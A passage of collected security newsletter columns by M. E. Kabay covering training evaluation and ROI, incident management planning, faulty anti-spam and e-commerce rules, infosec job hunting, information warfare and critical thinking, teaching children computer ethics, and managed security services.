The role of the manager is critical: (s)he leads the project and is responsible for its success. To avoid conflict of interest, the manager should have someone else evaluate the program. Such evaluations are often needed to see if the training program is justified or worthwhile; unfortunately, says Dr Quane, sometimes managers are confronted with a stark choice between honesty and what may seem like professional survival. Regardless of the apparent danger, honesty is the only policy that makes sense. If a program hasn't worked out, it's important to say so and take the consequences ("falling on one's sword" in Dr Quane's description). In reality, such honest self-appraisal is rarely treated as grounds for dismissal.

In general, Quane recommends that formal evaluations not be applied to projects that cost less than $100,000. In addition, the projects should have organizational visibility, must be needed for organizational success, should be relatively new, and should be requirements driven (i.e., not simply done because everyone has to do it).

Not every training project should be evaluated, says Dr Quane, but it is essential that evaluations be carried out in sequence. First you have to collect information about participation reactions, then you can study how well they learned, and only after that should you look at behavior in the workplace. Each of these levels is more complex and more expensive to measure than the previous one. Measuring effects of training on security is much more complex and will be the subject of a separate article.

* * *
For Further Reading:

Federal Information Systems Security Educators' Association
< http://csrc.nist.gov/organizations/fissea/ >

Membership is free to anyone who wants to join.

* * *

Come to the e-ProtectIT Infrastructure Protection Conference at Norwich University 23-25 March 2004. See < http://www.e-ProtectIT.com > for details.

M. E. Kabay, PhD, CISSP is Associate Professor in the Department of Computer Information Systems at Norwich University in Northfield, VT. Mich can be reached by e-mail at < mailto:mkabay@norwich.edu >; Web site at < http://www.mekabay.com/index.htm >.

Evaluating IA Training & Education (2)

by M. E. Kabay, PhD, CISSP
Associate Professor, Computer Information Systems
Norwich University, Northfield VT

At the March 2004 Annual Conference of the Federal Information Systems Security Educators' Association (FISSEA) at the University of Maryland University College campus, Jack J. Phillips, PhD, the Chairman of the ROI Institute, discussed "Measuring ROI in the Public Sector."

Dr Phillips pointed out that return on investment (ROI) is growing in popularity among managers, especially those with a strong background in finance. The ROI methodology for training and education has been developed and applied over the last 20 years and is being used in thousands of impact studies every year. There have been hundreds of ROI case studies already published; some of them have been collected by Patricia Pulliam Phillips, PhD in a recent book.

However, ROI is the most complex and expensive measure of value for any program and should be limited to those programs where the exercise will have an operational effect; i.e., no one should undertake an ROI exercise without having a specific goal in mind such as a go/no-go decision or a decision on increase in funding.

Contrary to a common misconception, ROI evaluations are not limited to producing a single number consisting of monetary benefits divided by costs. On the contrary, Dr Phillips argues, the ROI process "generates six types of data:

* Reaction, satisfaction and planned actions;
* Learning;
* Application and implementation;
* Business impact;
* Return on investment;
* Intangible measures."

An effective application of the ROI methodology, according to Phillips, can

* Align programs to business needs;
* Show contributions of selected programs;
* Earn the respect of senior management and administrators;
* Build staff morale;
* Justify and defend budgets;
* Improve support for human resources, learning and development;
* Enhance the design and implementation process;
* Identify inefficient programs that need to be redesigned or eliminated;
* Identify successful programs that can be implemented in other areas.

Dr Phillips presented a thoroughgoing evaluation process which is described in Dr Patricia Phillip's book entitled _*The Bottomline on ROI*_.

The ROI Institute runs a closed Web site for its 600 members; visitors are permitted to send e-mail to a contact address for further information.

* * *

ROI Institute < http://www.roi3.net >

Phillips, J. J. & P. P. Phillips (2002), eds. _*Measuring ROI in the Public Sector: Ten Case Studies from the Real World of Training*_. ASTD (http://www.astd.org), ISBN 1-56286-325-8. xvi + 240 pp.

Phillips, P. P. (2002). _*The Bottomline on ROI: Basics, Benefits, & Barriers to Measuring Training & Performance Improvement*_. CEP Press (http://www.ceppress.com). 116 pp.

* * *

Come to the e-ProtectIT Infrastructure Protection Conference at Norwich University 23-25 March 2004. See < http://www.e-ProtectIT.com > for details.

M. E. Kabay, PhD, CISSP is Associate Professor in the Department of Computer Information Systems at Norwich University in Northfield, VT. Mich can be reached by e-mail at < mailto:mkabay@norwich.edu >; Web site at < http://www.mekabay.com/index.htm >.

After the Hubbub:
Incident Management in 2003

by M. E. Kabay, PhD, CISSP
Associate Professor, Computer Information Systems
Norwich University, Northfield VT

I have been inviting friends and colleagues to send me interesting essays for this column. Michael Miora, whom I have known since we worked with the old National Computer Security Association starting in the early 1990s, has very kindly sent me the following text. As usual, I've done some light editing and added some references for further reading.

* * *

How has the landscape of incident management changed since September 11, 2001, and how will we approach the subject in 2003?

There are few statistically and methodologically sound surveys addressing the question of how companies face and handle incident management and how this has changed in the last year. However, the "Preponderance of Anecdotes" will help us find the answer.

There is good news. In the last year, we have seen that those companies who had already addressed the issue before 9/11 have often improved their incident management posture. Plans that were previously in place and tested have often been reviewed in detail, expanded, updated and retested. Some systems and functions that were previously excluded because they did not seem worthy of protection have been brought under the incident-management umbrella. Moreover, organizations have begun to realize that they must take extraordinary precautions to protect their employees; as a result, emergency preparedness measures such as food, shelter, transportation, family communication, and other such measures have been greatly improved in many companies we have seen.

There is also bad news. Generally, organizations that were unprepared and unprotected before September 11, 2001, are for the most part still unprepared and unprotected. Our tough economic times compound the difficulty of making planning a high priority even though terrorism, cyber attacks, and other incidents make news daily. The biggest problem planners tell us that they face is justifying the cost, which they must do in a quantifiable, Return-on-Investment (ROI) basis.

The most important news is the growing receptivity of executives and middle management to the idea that incident management should be a key part of the corporate infrastructure. We have seen and heard top management report that this is now a concern that is raised regularly in the boardroom and at management working meetings just as it has been an important topic in the computer and telephone rooms. That growing interest and openness represents a major new opportunity for the incident-management planner to get funding for viable and cost-effective disaster recovery and incident response plans.

The opportunity is to define well-segmented plans that protect key elements against high-probability events at low cost. Our newly receptive audience is cost conscious and recognizes

that both short-term profit and long-term profitability are dependent upon containing costs. We must show them that these segments, once built and tested, can then be leveraged to lower the cost of future extensions of the plan.

It is critical to show clearly that during the coming 3-5 year period, depending on the company and industry, the cost of preparation is lower than the cost of incident handling without a plan. This explanation cannot be a probability-based argument where the large cost of a major natural disaster is modified by a probability of occurrence. Instead, we have to show a reasonable basis for predicting that handling any incidents without a plan is bound to be more expensive than the total cost of preparing, rehearsing and refining incident response plans for the same scenarios.

The incidents we plan for don't have to involve headline news such as hurricanes and tornadoes or cyber- and terrorist attacks. Devise your incident management planning to appropriately include ordinary events and circumstances that happen regularly, causing outages and losses; the cost-benefit tradeoff will come together nicely.

With such an argument in place, it will be possible to show management that implementation of a plan will reduce costs rather than raise them.

Who can argue against saving money?

* * *

For further reading:

Collection of Recent News and Events in the Incident Management Area
http://www.contingenz.com/infocenter.htm

Companies Snooze on Cyber-Security, BusinessWeek Online, September 10, 2002
http://www.businessweek.com/technology/content/sep2002/tc20020910_7073.htm

Attitudes: The single biggest change, Computerworld, September 9, 2002
http://www.computerworld.com/securitytopics/security/recovery/story/0,10801,74049,00.html

Survey Shows Data Security Work Lagging, Computerworld, September 6, 2002
http://www.computerworld.com/securitytopics/security/recovery/story/0,10801,74074,00.html

Three White Papers on Incident Management
http://www.contingenz.com/whitepapers.htm

* * *

About the Author

Michael Miora, CISSP, is a renowned incident management and security expert. He wrote chapters on business continuity planning and disaster recovery planning for the _Computer Security Handbook, 4th Edition_ and is an Adjunct Professor in the Norwich University MSIA program. He currently serves as President of ContingenZ Corporation (www.contingenz.com), offering companies incident management consulting and training. He may be reached at <

mmiora@contingenz.com >.

* * *

NEW! 18-month online Master of Science in Information Assurance offered by Norwich University; see < http://www.norwich.edu/msia > for full details.

Look for the _Computer Security Handbook, 4th Edition_ edited by Seymour Bosworth and Michel E. Kabay; Wiley (New York), ISBN 0-4714-1258-9. Available now at your technical bookstore or from Amazon at: < http://www.amazon.com/exec/obidos/ASIN/0471412589/tag=fusion0e >

M. E. Kabay, PhD, CISSP is Associate Professor in the Department of Computer Information Systems at Norwich University in Northfield, VT. Mich can be reached by e-mail at < mkabay@norwich.edu >; Web site at < http://www.mekabay.com/index.htm >.

Artificial Stupidity

by M. E. Kabay, PhD, CISSP
Associate Professor, Computer Information Systems
Norwich University, Northfield VT

I was struck recently by the kind of blooper that Peter G. Neumann's RISKS Forum has been highlighting for decades: automated responses based on faulty assumptions.

One of the themes illustrating the dangers of stupidly-defined rules blindly applied is anti-spam measures based on absurdly clumsy methods of identifying unsolicited commercial e-mail. Many correspondents have reported on simple-minded filters that block e-mail based on, say, the presence of particular alphanumeric sequences. Such discussions usually have to dance circles around the actual target strings for fear that the anti-spam measures will block the issue of RISKS. For the same reason, I dare not write the sequence consisting of three instances of the third-to-last letter of the English alphabet (you know, the one between W and Y) because so many filters identify any text containing that particular sequence as if they are inevitably pornographic messages.

Another example of a stupid rule instantiated into code is from a version of MS-Outlook, where at one point a few years ago, Bruce Sterling pointed out that the presence of the string "begin" followed by two spaces at the start of a line in an e-mail message was interpreted as the start of MIME-encoded text. All the rest of the message was therefore converted to an attachment. Microsoft's proposed workaround was to use some other word than "begin" in one's text: they suggested "start" or "commence."

About a week before writing this column, my CompuServe e-mail account was blocked because the password was changed. I called technical support; they informed me that my account had been flagged as being involved in spam. Tech support could do nothing further to help me, they said; only the Community Action Center could do so. The Action Center's logs showed that my account had been frozen because I sent an announcement about an upcoming security lecture in our university's monthly series to 70 recipients (all students) and then immediately sent another (actually the same) message to about 40 faculty members. It seems that CompuServe has very strict rules which automatically freeze any account that is identified as sending spam.

When I asked what the rules were so that I could avoid any further difficulties, I was categorically told that it is impossible to give the rules. The rules involve a combination of message size, number of recipients, and interval between messages with more than an indeterminate number of recipients.

I spent a while looking for any information about these (now practically mythical) rules in the Terms of Service and Spam sections of CompuServe, but I have found nothing whatsoever to help me avoid future shutdowns.

The specific example is not particularly important. The significant problem is the blind, Philistine pig-ignorance (to quote Monty Python's slaughterhouse architect) that presupposes an absolute identity between e-mail with lots of recipients and e-mail that qualifies as spam. If one of my programming students designed a system with this degree of stupidity I'd assign a zero for

the design.

Remind your programmers to test their assumptions before they engage in automated denial of service to paying customers.

As for me, after 17 years with CompuServe, I've switched to a different ISP with clearer rules.

* * *

For further reading:

Risks Forum archives < http://catless.ncl.ac.uk/Risks/ >

Stirling, B. (2000). Lookout Outlook! < http://catless.ncl.ac.uk/Risks/20.75.html#subj9 >

* * *

M. E. Kabay, PhD, CISSP is Associate Professor in the Department of Computer Information Systems at Norwich University in Northfield, VT. Mich can be reached by e-mail at < mkabay@norwich.edu >; Web site at < http://www.mekabay.com/index.htm >.

Artificial Stupidity (2)

by M. E. Kabay, PhD, CISSP
Associate Professor, Computer Information Systems
Norwich University, Northfield VT

Information assurance includes availability as one of its six fundamental goals for the protection of information. I was recently struck with another denial of service caused by bad assumptions in programming the rules underlying a business Web site.

* The Problem *

I have used PGP since the days of version 2.6.3; currently, I'm on my nth upgrade and using version 6. Because I strongly support PGP, I decided that I would upgrade to version 8 for the modest fee (about $40) listed on their Web site at < http://www.pgp.com >.

PGP.COM's Web site is programmed so that customers can go through all the forms required to order and pay for a license for PGP -- and then can refuse access to the download after the credit-card has been debited if it cannot do a reverse IP lookup on what it receives as the customer's IP address.

The following message appeared on my screen when I clicked on the download button: "In accordance with current US Export restrictions, PGP 8.0 products may be downloaded by individuals throughout the world except those in the following countries: Cuba, Libya, Iran, Iraq, North Korea, Sudan, and Syria. If you are in one of these countries, you may not download PGP software."

I was downloading from Vermont using my StarBand account. I tried again after disabling my firewall -- no luck.

The customer service agent was very nice and obviously embarrassed about this situation and admitted that there are no measures in place for dealing with such a technical glitch. She diffidently suggested that I try to download the product again using a different ISP or Internet access point.

* Some Workarounds *

I did suggest that the company might deal with such glitches in several ways:

1) Check the IP address BEFORE the user fills out all the forms and the credit card gets debited.

2) Ask the user for strong evidence that they are in fact living in the US: e.g.,

2.1) use caller-ID to see the phone number of the caller who asks for help on this problem and cross check to see that it matches the number given in the order and is in fact listed in a telephone directory (available online) as corresponding to that person's name and address; or

2.2) have the user send a fax from the appropriate US fax machine phone line with a US driver's

license showing the same address as the one used in the order.

3) Simply send the user a CD-ROM to the US address listed in the order. They could even charge postage (although if I were in charge of customer service, I would not do so).

* Lessons for Web Designers *

If you are in charge of design for your Web site's e-commerce system, you might want to remember that the automated measures are for the convenience of your customers above all; telling a customer to try troublesome methods to overcome an error in the assumptions of your system is not a reasonable approach to customer service. If an automated system cannot handle a particular exception, then be sure that you have prepared manual procedures that allow the transaction to be completed at minimal cost to the customer and reasonable cost to you. Otherwise you are likely to generate bad feeling and – sometimes – bad publicity that can cost you a great deal more than the costs of an occasional manual transaction.

Of course, I cancelled the charge on my credit card. Someday (but not soon), I'll try to order and download the product from my university access point and -- if the university firewall does not conceal my IP address -- maybe I'll succeed in being allowed to give my money to these people in return for an upgrade to their product.

In the meantime, I'll just continue using my PGP v6.5.8.

* * *

M. E. Kabay, PhD, CISSP is Associate Professor in the Department of Computer Information Systems at Norwich University in Northfield, VT. Mich can be reached by e-mail at < mkabay@norwich.edu >; Web site at < http://www.mekabay.com/index.htm >.

Getting a Job in Information Security

by M. E. Kabay, PhD, CISSP
Associate Professor, Computer Information Systems
Norwich University, Northfield VT

A reader recently wrote to me asking for advice on how to get a job in information security now that he's returning to the United States after 20 years abroad. Here's what I wrote back to him.

* * *

Welcome back!

I suggest that you prepare a professional resumé and determine your interests in what you want to do, where you are willing to live, and how little money you are willing to accept for work.

At that point, you should be ready to use various resources in finding a good job:

* Post your resumé on the big employment boards such as MONSTER.COM;

* Search the want-ads online and in appropriate paper publications looking for the kind of job you need (realizing that some of the jobs will have been filled by the time you see the ad in a weekly or monthly publication);

* If you are a member of professional societies such as the ISSA or (isc)^2, use their member boards to post your interest in work;

* Attend lots of professional conferences. Network with other attendees and with people in the trade show booths to get leads to interesting jobs;

* Identify organizations you are interested in working for and search their Web sites for suitable job openings and for the right contacts for applications;

* If there's a delay in finding a job, see if you can give interesting lectures in your areas of expertise at local (or larger) professional meetings;

* If you write well, submit articles to professional publications such as newsletters of local membership organizations (e.g., the local ISSA chapter) or for the national publications.

When you start getting interviewed, be prepared.. You can start standing out from the crowd by knowing about the place you're going.

* Study everything you can find about the organization you will be visiting. What do they do / make / regulate / want? What's their history? Who are their executives? If the organization does research, what's the most exciting part? Have there been problems lately?<

* Learn about the location of the site you will be visiting. Is there anything particularly interesting about it? Some historical importance? News about controversy, achievements, notoriety, fame? What are the names of the key streets (assuming it's a city)? Where's the shopping district, the business district? What are the main residential areas?

Be prepared for the obvious questions (and some of the not-so-obvious ones) that managers like to spring on you to see how you think and how you express yourself:

* Why should they hire you for a particular job? Think very hard about how you can help meet your potential employer's needs. Where do your skills and interests complement their requirements?

* Why are you interested in this job opportunity (and the answer should be more than, "Duuhhhh, I need a job." What particularly sparks your interest? How do you see this job evolving?

* Have you ever been a criminal hacker? If so, what did you do? Do you still do it (NO)? Why did you stop? Why should the employer trust you / believe you when you assert that you won't be involved in criminal activities again?

* Have you ever posted anything in a USENET group that is now embarrassing to you? [Remember, the USENET archives are wide open to review.]

* What are your career plans? Do you intend to job hop or are you interested in a longer-term relationship? Do you see potential in the organization you're applying to or is it likely to be a dead-end job for you?

* What are your strengths -- and in particular, the strengths that make you an especially good candidate for this job? And what evidence can you provide to support your claims?

* What are your weaknesses -- and in particular, the weaknesses that will make your job harder? How do you plan to compensate for these weaknesses? What evidence is there that you can overcome them?

* How flexible are you (and your family, if any) about relocation? How often would you be willing to move? Are there places you would refuse to live?

* What do you expect as compensation? That could include salary, benefits, stock options, bonuses, and profit-sharing depending on the organization. In my experience, you should know both your own minimum limits and your optimum (reasonable, rational, justifiable, sensible) expectations before you enter a negotiation.

When you get a job offer,

* Above all, you must be absolutely truthful and complete in your job applications. In the security field, especially, any dishonesty during the application process is grounds for dismissal. Would _you_ trust a dishonest security specialist?

* Read the employment contract carefully. Engage an attorney to review the contract with your interests in mind.

* If you do a lot of writing, programming, or other creative work in your off hours, be especially careful about clauses granting the employer all rights to your intellectual output. The results of work during work hours and using employer equipment can reasonably be assigned to the employer; however, if you like writing children's storybooks or inventing anti-gravity hovercraft in

your off time, you might be irritated if the employer tries to seize the rights to your intellectual property.

Best of luck to you in your job search!

* * *

NEW! 18-month online Master of Science in Information Assurance offered by Norwich University; see < http://www3.norwich.edu/msia > for full details.

Look for the _Computer Security Handbook, 4th Edition_ edited by Seymour Bosworth and Michel E. Kabay; Wiley (New York), ISBN 0-4714-1258-9. Available now at your technical bookstore or from Amazon at: < http://www.amazon.com/exec/obidos/ASIN/0471412589/tag=fusion0e >

M. E. Kabay, PhD, CISSP is Associate Professor in the Department of Computer Information Systems at Norwich University in Northfield, VT. Mich can be reached by e-mail at < mkabay@norwich.edu >; Web site at < http://www.mekabay.com/index.htm >.

Critical Thinking and Disintermediation (1)

by M. E. Kabay, PhD, CISSP
Associate Professor, Computer Information Systems
Norwich University, Northfield VT

One of the battlespaces of information warfare is the cognitive domain: knowledge, perception, attitudes and mood. For example, military campaigns have long used propaganda and misinformation to influence both the military decisions of the enemy and to discourage soldiers and civilians. In the Second World War, for example, the Nazis used radio broadcasts into Britain to spread false information about the progress of the war; conversely, the Allies broadcast to the peoples of the Axis powers to blame the governments, but not the population, for the war, thus attempting to drive a wedge between civilians and their regimes. In more recent years, there was a scandal in the USA in October 1986 about a reputed disinformation campaign during the Reagan administration in which government officials were accused of misleading the press to convey false information to Libyan dictator Qaddafi about an imminent attack. And of course currently there's a major division in the USA between those who argue that the administration deliberately misled the American people into a pre-emptive attack on Iraq versus those who suggest that the decision was based on incorrect information (or, for that matter, was correct despite the failure to find corroborative evidence of weapons of mass destruction).

Prof. Daniel Kuehl, PhD, is the distinguished Professor and Director of the Information Strategies Concentration Program at the Information Resources Management College of National Defense University in Fort McNair, Washington DC. A frequent contributor to scholarly analysis of information warfare, Dr Kuehl was the keynote speaker on Thursday the 11th of March 2004 at the 17th Annual Meeting of the Federal Information Systems Security Educators' Association at the University of Maryland University College. After his lecture, we got into a discussion about the information warfare implications of a couple of trends in modern society: disintermediation and the lack of critical thinking in the population at large.

More on this in my next column.

* * *

For Further Reading

Bosworth, S. (2002). Information Warfare. Chapter 7 from _*Computer Security Handbook, 4th Edition*_, Bosworth, S. & M. E. Kabay, eds. Wiley (New York). ISBN 0-471-41258-9. xxiv + 1184. Index.

Campen, A. D., D. H. Dearth, & R. T. Goodden, eds. (1996). _*Cyberwar: Security, Strategy, and Conflict in the Information Age*_. AFCEA International Press (Fairfax, VA). ISBN 0-916-15926-4. vii + 296.

Gordon, S., R. Ford & J. Wells (1997). Hoaxes & hypes. Presented at the 7th International Virus Bulletin Conference. _http://www.research.ibm.com/antivirus/SciPapers/Gordon/HH.html

Henry, R. & C. E. Peartree (1998), eds. _*The Information Revolution and International Security*_. Center for Strategic and International Studies (Washington, DC). ISBN 0-892-06299-1. xx + 194. Index.

Kabay, M. E. (1995). Information Warfare.
< http://www.mekabay.com/overviews/infowar_1995.htm > or
< http://www.mekabay.com/overviews/infowar_1995.pdf >

Kabay, M. E. (2003). *Cyber-Safety for Everyone: from Kids to Elders, Second Edition.* Accura Printing (Barre, VT). ISBN *TBD*. vi + 124. *In press.* Also available free from http://www.mekabay.com/cyberwatch/cybersafety.pdf

Kuehl, D. (2000). Statement to the Joint Economic Committee of the Senate of the United States.
< http://www.cdt.org/security/dos/000223senate/kuehl.html >

Kuehl, D. (2004). Information Warfare: What it Is, Isn't and How It Shapes National Security. Slide show from January 23, 2004 presentation at New York Military Affairs Symposium.
< http://libraryautomation.com/nymas/infowarfare2004.htm >

Lesser, I. O., B. Hoffman, U. Arquilla, D. Ronfeldt & M. Zanini (1999). _*Countering the New Terrorism*_. RAND Corporation Report
< http://www.rand.org/publications/MR/MR989/ >
Also available as a printed document, ISBN 0-833-02667-4 through online purchase.

Schwartau, W. (1996). _*Information Warfare, Second Edition*_. Thunder's Mouth Press (New York). ISBN 1-560-25132-8. 768. Index.

* * *

Come to the e-ProtectIT Infrastructure Protection Conference at Norwich University 23-25 March 2004. See < http://www.e-ProtectIT.com > for details.

M. E. Kabay, PhD, CISSP is Associate Professor in the Department of Computer Information Systems at Norwich University in Northfield, VT. Mich can be reached by e-mail at < mailto:mkabay@norwich.edu >; Web site at < http://www.mekabay.com/index.htm >.

Critical Thinking and Disintermediation (2)

by M. E. Kabay, PhD, CISSP
Associate Professor, Computer Information Systems
Norwich University, Northfield VT

This is the second of two parts looking at the implications for information warfare of disintermediation coupled with a lack of critical thinking.

Disintermediation in general is defined by the Webopedia as "Removing the middleman. The term is a popular buzzword used to describe many Internet -based businesses that use the World Wide Web to sell products directly to customers rather than going through traditional retail channels. By eliminating the middlemen, companies can sell their products cheaper and faster. Many people believe that the Internet will revolutionize the way products are bought and sold, and disintermediation is the driving force behind this revolution."

Disintermediation in the distribution of news is the phenomenon of reducing gate-keepers in the flow of information from provider to user. For example, Matt Drudge is free to spread unsubstantiated rumors to a huge audience without having to bother with the fact-checking that is customary in responsible news media such as reputable newspapers or magazines and some television or radio programs.

Critical thinking is the ability to analyze information skeptically rather than gullibly. For example, people who open unexpected attachments in e-mail from friends are failing to distinguish among different targets of trust:

* Trust in the authenticity of the FROM line of an e-mail message (which may not, in fact, correctly identify the source);

* Trust in the technical competence of the sender to evaluate the quality of the attachment (which may not, in fact, correlate with how loveable and friendly Aunt Gladys is);

* Trust in the authenticity of the labeling of the attachment (which may not, in fact, really be a document at all but may be an executable);

* Trust in the description and safety of an attachment (which may not, in fact, be a screen saver with frogs).

Now couple disintermediation with a lack of critical thinking. Consider the likely effects of a concerted campaign to, say, spread a number of rumors about major publicly-traded companies. We know that pump 'n' dump schemes have successfully manipulated stock values to the benefit of criminals; why not expect terrorists to apply the same techniques to manipulating the entire stock market? If people are willing to believe and act upon stock tips e-mailed to them by total strangers using spam (even though tiny print clearly states that the junk mailer has been paid to distribute the information), why wouldn't uncritical thinkers cheerfully act on "advice" spread by enemies of the nation?

Similarly, the phenomenon of flash crowds worries me: training people to assemble on command in large numbers at, say, shoe stores, piano showrooms or restaurants for no good

reason other than the fun of being part of a huge crowd is a perfect setup for creating an army of willing, mindless drones who will congregate on command at the site of a terrorist attack or at places where their presence will interfere with response to criminal or terrorist activities. Want to rob a bank in peace and quiet? Set up a conflict between two instant crowds to draw the police to an instant riot.

I think that all of us in the IT, network and security fields are used to critical thinking. We have to be to keep up with the flood of technical information and distinguish marketing exaggerations from realistic information. We are used to writing and reading product comparisons, strategy evaluations and management recommendations as part of our work. Let's use our skills to foster critical thinking throughout the educational system. Let's work as volunteers on school boards, in the classroom and in social organizations to introduce critical thinking to children and adults who haven't learned how to distinguish reality from propaganda. Push for curriculum changes to accompany lessons on how to use the Internet with lessons on how to weigh the information found through e-mail and on the Web.

Let's make sure that we're not patsies for an information warfare attack rooted in disintermediated propaganda.

* * *

For Further Reading

Agre, P. (1998). Phil Agre talks more about disintermediation.
< http://www.xent.com/FoRK-archive/august98/0321.html >

Webopedia (2004). Disintermediation.
< http://www.webopedia.com/TERM/D/disintermediation.html >

* * *

Come to the e-ProtectIT Infrastructure Protection Conference at Norwich University 23-25 March 2004. See < http://www.e-ProtectIT.com > for details.

M. E. Kabay, PhD, CISSP is Associate Professor in the Department of Computer Information Systems at Norwich University in Northfield, VT. Mich can be reached by e-mail at < mailto:mkabay@norwich.edu >; Web site at < http://www.mekabay.com/index.htm >.

Teaching the Golden Rule in the Computer Age

Security Column by M. E. Kabay, PhD, CISSP
Associate Professor, Computer Information Systems
Norwich University, Northfield VT

A few months ago, I invited Scott Charney to expand on his ideas about educating children about ethical use of computers and networks in the age of the Internet. Charney was chief of the Computer Crime and Intellectual Property Section (CCIPS) in the Criminal Division at the U.S. Department of Justice (DoJ) from 1991 to 1999. He worked as a principal for PricewaterhouseCoopers and then in January 2002, Microsoft announced that he had agreed to become the Chief Security Strategist for the corporation < http://www.microsoft.com/presspass/press/2002/Jan02/01-31CharneyPR.asp >. Mr Charney has written the following essay on how adults can help ensure young people learn the basic rules of PC security and privacy; education programs can direct talent into positive pursuits. The following is the text he has very kindly sent me for publication in this newsletter.

* * *

Teaching the Golden Rule in the Computer Age
By Scott Charney

With each new report of a young person caught hacking into a computer system or circulating a computer virus, we get another stark reminder that for some kids today, traditional notions of ethics and piracy are missing, at least when they log onto their PC. But it's not entirely their fault. If you compare just how differently computer technology enters our kids' lives, as compared to the way previous generations learned about powerful technologies, you realize that kids need our guidance to learn and apply old rules to new technology.

Think about other powerful tools, such as automobiles. Automobiles are given to adults first, and then those adults, whether parents or teachers, educate younger individuals on the appropriate use of the technology. Computers, of course, are introduced in exactly the opposite way; children are given access to a powerful technology that, too frequently, neither their parents nor teachers fully understand.

In the days before script kiddies (unsophisticated hackers who run powerful hacking tools), a victim such as the United States Government could often tell whether a hacker was a serious threat. A hacker who was hunting and pecking on the keyboard, or having difficulty with programming syntax, was clearly unsophisticated. In such cases, it was sometimes appropriate to deal with the hacker by discussing his behavior with his parents. The scenario was often the same. Federal agents would explain to shocked parents that their son (it was almost always a boy) was hacking into the United States Department of Defense; the parents would respond with the same three statements: (1) it was great that their son had a hobby; (2) it was a high-tech hobby which might be of future value; and (3) at least their son was safely in his room and not out roaming the streets. These answers were all true but missed the basic point: adults needed to take responsibility and manage their child's use of this powerful technology.

What brought the problem into sharper relief were presentations to youngsters about computer ethics and respect for privacy. When asked if they would read their friends diary or enter a neighbor's home if a window was open, the answer was "no." But when asked if they would hack another person's machine, the answer was often "yes." The reason, of course, that children do not read a friend's diary or enter a neighbor's home has everything to do with education. Children are taught, at a young age, to respect the physical property rights of others. Unfortunately, adults did not react to the explosion in information technology with a massive campaign on ethical computing.

In sum, there has been no one to pass along society's collective rights and wrongs for PC use and Internet browsing. So kids do what kids often do when there's little adult guidance; they look to each other or develop their own rules, sometimes with costly and potentially dire consequences. For example, a young hacker in Massachusetts disabled an electronic telephone switch, preventing airlines from remotely switching on landing lights at a regional airport and forcing planes to be rerouted to other airports. Computer viruses spread by hackers including some quite young, have collectively caused billions of dollars of damage to governments, business and home PC users.

Even more troubling are the implications of seemingly innocent hacking in a post Sept. 11 world. Security experts must waste precious time and resources investigating all electronic intrusions, and could miss a potentially catastrophic attack while investigating a hacker with little or no evil intent.

The future of some of our most talented youth is also at risk. Once the unchanneled talents of young computer whizzes lead them to the wrong side of the law, there's a strong possibility that they will get stuck there and eventually tarnish their future with a criminal record.

As educators and parents, there are things we can do. We can learn more about what our kids are doing during those endless hours they spend online. We can take the time to learn about the risks, set appropriate rules, and regularly talk to our kids about these guidelines, ones that mirror the standards we set for our kids in other parts of their lives. Simply put, if it's not OK for Johnny to snoop in his sister's hardbound diary, it shouldn't be OK for him to crack the password of a private e-mail account and read another family member's mail.

That said, we shouldn't stifle young people whose talent and perseverance allows them to master and manipulate sophisticated technology. We should harness this talent to benefit these young people and society. Let's consider offering more lawful contests that challenge young people to test the security of computer systems. We might also create programs that help young people further develop their interest in technology into successful, lifelong careers.

If we are successful, things will hopefully be different when today's young people hand over the keys to the family computer to their kids.

* * *

Michel E. Kabay; Wiley (New York), ISBN 0-4714-1258-9. Available now at your technical bookstore or from Amazon at: < http://www.amazon.com/exec/obidos/ASIN/0471412589/tag=fusion0e >

M. E. Kabay, PhD, CISSP is Associate Professor in the Department of Computer Information Systems at Norwich University in Northfield, VT. Mich can be reached by e-mail at < mkabay@norwich.edu >; Web site at < http://www.mekabay.com/index.htm >.

Chuck Adams on Managed Security Services

by M. E. Kabay, PhD, CISSP
Associate Professor, Computer Information Systems
Norwich University, Northfield VT

I met Chuck Adams, general manager of the ProWatch Secure® Security Services Group at NetSolve, Inc. < http://www.netsolve.com/ > at the Network World Security Events in the summer of 2001. Several months ago, he sent me the following thought-provoking essay about managed security services. In this column, we're publishing an edited version of his comments with the kind permission of Mr Adams. In the following text, "I" refers to Chuck Adams.

* * *

I would like to clear up confusion in the managed security services market and provide an explanation of what services customers should be asking managed security providers for in order to ensure they are not making themselves more vulnerable to compromise. Over the last 15 years, I have had the unique opportunity to witness the evolution of the information security industry from a non-existent, military-only issue to the full-scale selling of fear, uncertainty and doubt that exists today. My perspective is unique in that my exposure to security begin in the trenches of operations service delivery and has developed over the years to the consultative and strategic levels.

It is fundamentally important to remember that the entire security industry exists because of fear. This motivation may be fear for our safety or fear of losing information that is valuable and whose absence or corruption can cripple business. It is this fear that is fueling the desire for solutions. Solutions that reduce fear, either services or technologies, are becoming very complex, expensive, and difficult to understand. This increasing complexity is leaving our business and home networking environments more vulnerable and setting the stage for a solution to managing security other than depending solely on vendor offerings.

Managed Security Services (MSS) consist of the following four basic categories:

(1) Proactive professional services that offer expertise to an end-customer to answer the key questions about an enterprise's security. These services typically approach risk assessment and management through services like network vulnerability assessments, electronic mapping exercises, network architectural and design reviews, policy development, and technology or policy implementation / integration services.

(2) Managed infrastructure services provide ongoing monitoring and management services for systems and networks. These services cover network servers, routers, switches, firewalls, and intrusion detection sensors. The three main service components necessary for effective management of infrastructure devices of these types are

* fault monitoring and management,
* configuration management, and
* performance monitoring and management.

Unfortunately, some managed security services companies monitor only the firewall and intrusion sensors without considering the other infrastructure devices. This narrow focus is a

recipe for disaster because security involves the entire network. One must be confident that all of one's security technologies and primary protection tools are accurately detecting and reporting real and potential security incidents as they occur.

(3) Security monitoring services collect data from security and network sensors, correlate of these data, detect security events, and analyze and report on these events as they are detected. These services are predicated on the principle that monitoring alone is inadequate: in addition, one must provide proactive notification of vulnerabilities as well as analysis and resolution of errors and events involving security devices. All these functions are necessary elements of effective security management. Thoroughgoing security management requires

* tools to detect violation of policy and report the event fast,
* preparations in place to monitor and provide expertise for event analysis,
* the ability to compare the potential effects of each incident based on accumulated and systematized knowledge of exposures, and
* response to the event in near-real-time on behalf of the customer.

There are a few providers that successfully combine security monitoring and managed infrastructure services; this combination results in an effective security management solution that helps reduce fear. This full monitoring and management solution acts as a single provider to detect, analyze, and respond to an incident on behalf of the customer and to mitigate the effects of an event.

(4) Reactive professional services include incident response, evidentiary collection, and litigation support. These services can be delivered by highly specialized professional services firms. As more security technologies are deployed and more intrusion attempts are detected, reported and managed, these reactive services will become more defined and will be delivered by a broader range of service providers.

